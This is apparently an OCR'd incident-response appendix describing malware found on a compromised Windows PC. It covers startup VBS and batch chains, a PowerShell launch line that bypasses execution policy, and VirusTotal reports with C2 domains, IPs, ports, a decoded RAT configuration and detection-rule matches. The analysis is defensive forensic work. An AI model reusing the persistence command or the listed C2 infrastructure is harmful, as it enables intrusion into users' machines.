Process Command Line: C:\WINDOWS\system32\cmd.exe /c ""C:\Users\Public\ret6346346.bat" "


(3) Searching for programs that run at startup:

There are many places for that, searched all we knew, and found the hack scripts in this location:

Steps: Lunch the Run App by pressing Windows key + R, or Windows key then type run,

Then enter the command: shell:startup

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه



Will show the folder "C:\ProgramData\WindowsHost" containing scripts that run at user login, from the file dates it seems hacked at least 3 times on 2022-8-1, 2022-10-10, and 2022-12-20. These are 3 different scrips created at different dates, so probably there are 3 hackers having access to this PC, or maybe less but each script is used for different application:

The file "77575745745.vbs" is short Visual Basic Script that runs the batch file "C:\Users\Public\uyoiytoytoiureiysdgsdg.bat" and this batch file is one line command:


```
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\3242342342.ps1'"
```

Which will run the PowerShell file "C:\Users\Public\3242342342.ps1" and this PowerShell file is the main malware.

The same steps are done by the other two files:

"yutururt.vbs" run: "C:\Users\Public\ret6346346.bat" run: "C:\Users\Public\rtyurtueu.ps1"

"Asy.vbs" run: "C:\Users\Public\Asy.bat" run: "C:\Users\Public\Asy.ps1"



(8) Scripts analysis:

The main scripts that run at startup are:

C:\Users\Public\Asy.ps1	2022-10-20 11:20
C:\Users\Public\retyurtueu.ps1	2022-10-10 11:20

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

C:\Users\Public\ 3242342342.ps1 2022-08-01 10:58

Analyzing Asy.ps1, rtyurtueu.ps1, 3242342342.ps1:

They are all similar obfuscated 'PowerShell' scripts, could not find easy way to de-obfuscate all of it, some parts can be obfuscated but some parts are executable files that require disassembly and debug tools and maybe long time.

Trying the online malware scan and analysis tools, found that the best one is 'virustotal.com'.

Uploaded to VirusTotal.com for analysis, the results:


Analyzing Asy.ps1 (2022-12-20 15:22): Only 11 of 59 flagged it as malicious, not previously reported.

Network Communication: DNS Resolutions: *dex1.duckdns.org* = 41.254.64.253, 104.250.169.165

fp2e7a.wpc.2be4.phicdn.net =

fp2e7a.wpc.phicdn.net = 192.229.211.108 (maybe normal CDN)

IP addresses: 41.254.64.253 (maybe LTT 4G), 104.250.169.165 (maybe PureVPN), 192.229.211.108 (maybe EDGECAST, Verizon Business, Cable/DSL, United States).



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Community Score

① 11 security vendors and 1 sandbox flagged this file as malicious

d4fe336ed71db421af0959fe4776384eb90f5534b28000be35b563b569c27592

Asy.ps1

Size
169.24 KB

c detect-debug-environment long-sleeps

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Contacted Domains (3) ⓘ

Domain	Detections	Created	Registrar
dex1.duckdns.org	5 / 88	2013-04-12	Gandi SAS
fp2e7a.wpc.2be4.phicdn.net	0 / 88	2014-11-14	GoDaddy.com, LLC
fp2e7a.wpc.phicdn.net	0 / 88	2014-11-14	GoDaddy.com, LLC

Contacted IP addresses (3) ⓘ

IP	Detections	Autonomous System	Country
104.250.169.165	0 / 87	3223	GB
192.229.211.108	1 / 88	15133	US
41.254.64.253	0 / 88	21003	LY

Graph Summary ⓘ



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

— **Discovery** TA0007

- Application Window Discovery T1010
  Sample monitors Window changes (e.g. starting applications), analyze the sample with the simulation cookbook
- Remote System Discovery T1018
  Reads the hosts file
- Process Discovery T1057
  Queries a list of all running processes
- System Information Discovery T1082
  Queries the volume information (name, serial number etc) of a device
  Checks the free space of harddrives
  Queries the cryptographic machine GUID
  Reads software policies
- File and Directory Discovery T1083
  Reads ini files
- Virtualization/Sandbox Evasion T1497
  Contains long sleeps (>= 3 min)
  May sleep (evasive loops) to hinder dynamic analysis
  Contains medium sleeps (>= 30s)
- Security Software Discovery T1518.001
  Tries to detect sandboxes and other dynamic analysis tools
  May try to detect the virtual machine to hinder analysis (VM artifact strings found in memory)

— **Command and Control** TA0011

- Application Layer Protocol T1071
  C2 URLs / IPs found in malware configuration
  Uses dynamic DNS services
  Performs DNS lookups
- Non-Application Layer Protocol T1095
  Performs DNS lookups
- Non-Standard Port T1571
  Detected TCP or UDP traffic on non-standard ports

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Crowdsourced Sigma Rules ⓘ

CRITICAL 0 **HIGH 1** **MEDIUM 1** LOW 0

⚠ **Matches rule Powershell Token Obfuscation - Powershell by frack113 at Sigma Integrated Rule Set (GitHub)**
↳ *Detects TOKEN OBFUSCATION technique from Invoke-Obfuscation*

⚠ **Matches rule Change PowerShell Policies to an Insecure Level by frack113 at Sigma Integrated Rule Set (GitHub)**
↳ *Detects use of executionpolicy option to set insecure policies*

Crowdsourced IDS rules ⓘ

⚠ **Matches rule ET INFO DYNAMIC_DNS Query to *.duckdns. Domain at Proofpoint Emerging Threats Open**
↳ *Misc activity*

⚠ **Matches rule ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain at Proofpoint Emerging Threats Open**
↳ *Potentially Bad Traffic*

Network Communication ⓘ

DNS Resolutions

— dex1.duckdns.org

41.254.64.253
104.250.169.165

— fp2e7a.wpc.2be4.phicdn.net

— fp2e7a.wpc.phicdn.net

192.229.211.108

IP Traffic

104.250.169.165:7878 (TCP)
41.254.64.253:7878 (TCP)

Memory Pattern Urls

- dex1.duckdns.org

Behavior Similarity Hashes ⓘ

VirusTotal Jujubox	db141c1feec07c07d11cc308bc9c4188
VirusTotal Observer	bdc373fc9c9e24e2a66fb477438523cf
Zenbox	80d5664ee00d7cb9454f4ad0435ac571

File system actions ⓘ

Files Opened

- %WINDIR%\system32\WindowsPowerShell\v1.0\powershell.exe
- C:\Program Files
- C:\Program Files (x86)\AutoIt3\AutoItX\
- C:\Program Files (x86)\Common Files\Oracle\Java\javapath\
- C:\Program Files (x86)\WindowsPowerShell\Modules\
- C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\
- C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\
- C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\
- C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\
- C:\Program Files\WindowsPowerShell\Modules\
- C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\
- C:\Program Files\WindowsPowerShell\Modules\PSReadline\
- C:\Program Files\WindowsPowerShell\Modules\PackageManagement\
- C:\Program Files\WindowsPowerShell\Modules\Pester\
- C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\
- C:\ProgramData\chocolatey\bin\
- C:\Users\<USER>\AppData\Local
- C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell
- C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
- C:\Users\<USER>\Documents
- C:\Users\<USER>\Downloads\Asy.ps1
- C:\Users\desktop.ini
- C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\asppnet_regbrowsers.exe.log

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Files Written

- C:\Users\<USER>\AppData\Local\Temp\el0xvnmu.tjq.psm1
- C:\Users\<USER>\AppData\Local\Temp\utrrzxbz.l4z.ps1
- C:\Users\user\AppData\Local\Microsoft\Windows\Caches
- C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
- C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_me4io10k.ao4.ps1
- C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tuuetjcn.sla.psm1
- C:\Users\user\AppData\Roaming
- C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations
- C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WAPB0TEYIZJL0GMWP7FF.temp
- C:\Windows\system32\catroot
- C:\Windows\system32\catroot2
- \Device\ConDrv\\Connect

^

Files Deleted

- C:\Users\<USER>\AppData\Local\Temp\el0xvnmu.tjq.psm1
- C:\Users\<USER>\AppData\Local\Temp\utrrzxbz.l4z.ps1
- C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_me4io10k.ao4.ps1
- C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tuuetjcn.sla.psm1

Files Dropped

— C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_me4io10k.ao4.ps1

sha256 bae719f3329a85567675ce0cab965611818cc660d0d952979bbf3cba4005be28
type TEXT

— C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tuuetjcn.sla.psm1

sha256 bae719f3329a85567675ce0cab965611818cc660d0d952979bbf3cba4005be28
type TEXT

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Registry actions ⓘ

Registry Keys Opened

- HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InprocServer32
- HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InprocServer32\0x0
- HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server
- HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server\0x0
- HKCU\Control Panel\International
- HKCU\Control Panel\International\sYearMonth
- HKCU\Environment
- HKCU\Environment\PSMODULEPATH
- HKCU\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
- HKCU\Software

Registry Keys Set

— HKU\S-1-5-21-4270068108-2931534202-3907561125-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.exe\OpenWithProgids\exefile

Binary Data

Process and service actions ⓘ

Processes Tree

- 2648 - c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe -file Asy.ps1
- 3884 - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noLogo -ExecutionPolicy unrestricted -file "C:\Users\user\Desktop\Asy.ps1
- ↳ 4720 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- ↳ 8000 - C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Synchronization mechanisms & Signals ⓘ

Mutexes Created

- \Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk
- \Sessions\1\BaseNamedObjects\Local\ZonesCacheCounterMutex
- \Sessions\1\BaseNamedObjects\Local\ZonesLockedCacheCounterMutex

Modules loaded ⓘ

Runtime Modules

- ADVAPI32.dll
- API-MS-WIN-DOWNLEVEL-SHLWAPI-L1-1-0.DLL
- API-MS-Win-Security-LSALookup-L1-1-0.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\OLEAUT32.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\diasymreader.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en-US\mscorrc.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en\mscorrc.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoree.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorrc.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\nlssorting.dll
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ole32.dll
- C:\Windows\Microsoft.Net\assembly\GAC_64\System.Data\v4.0_4.0.0.0__b77a5c561934e089\System.Data.dll
- C:\Windows\Microsoft.Net\assembly\GAC_64\System.Transactions\v4.0_4.0.0.0__b77a5c561934e089\System.Transactions.dll
- C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\oleaut32.dll
- C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\secur32.dll
- C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\shell32.dll
- C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
- C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll
- C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\shlwapi.dll
- C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\urlmon.dll
- C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\wintrust.dll
- C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\ntdll.dll

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Highlighted actions ⓘ

Calls Highlighted

- GetSystemMetrics
- GetTickCount
- IsDebuggerPresent
- Sleep

Decoded Text

- {"Server": "dax1.duckdns.org", "Port": "7878", "Version": "0.5.7B", "MutexName": "AsyncMutex_6SI8OkPnk", "Autorun": "false", "Group": "null"}

Highlighted Text

- Administrator: c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe
- Check online for a solution and close the program
- Windows PowerShell
- c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe


Analyzing rtyurtueu.ps1 (2022-10-10 11:20): Only 14 of 57 flagged it malicious, not previously reported.

Network Communication: DNS Resolutions: *new.libya2020.com.ly* = 45.74.0.166 (INTERNET-SHIELD-VOXILITY-UKL) = time out

libya2020.com.ly = 62.240.36.45 = strange site!

Domain hacked or the owner is involved.

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Activity Summary Download Artifacts ▾ Full Reports ▾ Help ▾

IP Traffic

- 45.74.0.166:6070 (TCP)

Behavior Similarity Hashes ⓘ

VirusTotal Jujubox	db141c1faec07c07d11cc308bc9c4188
VirusTotal Observer	bdc373fc9c9e24e2a66fb477438523cf
Zenbox	42238528ff460bb9c83a74faab1d4e58

File system actions ⓘ

Files Opened

- %WINDIR%\system32\WindowsPowerShell\v1.0\powershell.exe
- C:\Program Files
- C:\Program Files (x86)\AutoIt3\AutoIt3\
- C:\Program Files (x86)\Common Files\Oracle\Java\javapath\
- C:\Program Files (x86)\WindowsPowerShell\Modules\
- C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\
- C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\
- C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\
- C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\
- C:\Program Files\WindowsPowerShell\Modules\
- C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\
- C:\Program Files\WindowsPowerShell\Modules\PSReadline\
- C:\Program Files\WindowsPowerShell\Modules\PackageManagement\
- C:\Program Files\WindowsPowerShell\Modules\Pester\
- C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\
- C:\ProgramData\chocolatey\bin\
- C:\Users\<USER>\AppData\Local
- C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell
- C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
- C:\Users\<USER>\Documents
- C:\Users\<USER>\Downloads\tyurtuou.ps1
- C:\Users\desktop.ini
- C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RegSvcs.exe.log
- C:\Users\user\AppData\Local\Microsoft\WindowsApps\
- C:\Users\user\AppData\Local\Microsoft\Windows\Caches


ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Analyzing 3242342342.ps1 (2022-8-01 10:58): Only 13 of 59 flagged it as malicious, previously reported on 2022-8-23.

Network Communication: DNS Resolutions: *2024.libya2020.com.ly* = 45.74.63.210 (Voxility LLP, Internet Security - US LA)

Domain hacked or the owner is involved.

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 6

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contacted Domains (1)

Domain	Detections	Created	Registrar
2024.libya2020.com.ly	8 / 89	2020-01-11	LTT local (loc)


Contacted IP addresses (1)

IP	Detections	Autonomous System	Country
45.74.63.210	0 / 87	3223	US

Dropped Files (3)

Scanned	Detections	File type	Name
2022-07-03	0 / 57	Windows shortcut	Windows.lnk
2022-07-03	0 / 58	Windows shortcut	Windows.lnk
?	?	file	b32d7c569f357fce4bca0cc22e5f51d3a84f6dc506142ab133b5c69cad69642a

Graph Summary



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Crowdsourced Sigma Rules ⓘ

CRITICAL 0 HIGH 0 **MEDIUM 2** LOW 1

⚠ Matches rule Wow6432Node CurrentVersion Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, Gleb Sukhodolskiy, Timur Zinniatullin, oscd.community, Tim Shelton, frack113 (split) at Sigma Integrated Rule Set (GitHub)
↳ *Detects modification of autostart extensibility point (ASEP) in registry.*

⚠ Matches rule Suspicious aspnet_compiler.exe Execution by frack113 at Sigma Integrated Rule Set (GitHub)
↳ *Execute C# code with the Build Provider and proper folder structure in place.*

⚠ Matches rule Failed Code Integrity Checks by Thomas Patzke at Sigma Integrated Rule Set (GitHub)
↳ *Code integrity failures may indicate tampered executables.*

Crowdsourced IDS rules ⓘ

⚠ Matches rule MALWARE-CNC Win.Trojan.njRAT variant outbound communication at Snort registered user ruleset
↳ *trojan-activity*

⚠ Matches rule ET MALWARE Generic njRAT/Bladabindi CnC Activity (II) at Proofpoint Emerging Threats Open
↳ *Malware Command and Control Activity Detected*

Network Communication ⓘ

DNS Resolutions

— 2024.libya2020.com.ly

45.74.63.210

IP Traffic

45.74.63.210:2020 (TCP)

Behavior Similarity Hashes ⓘ

VirusTotal Jujubox	b729e9f5ebb906bf64e608e4fce7ed4
VirusTotal Observer	14999cadd4c7a42ad2bca9f7a52a2c48
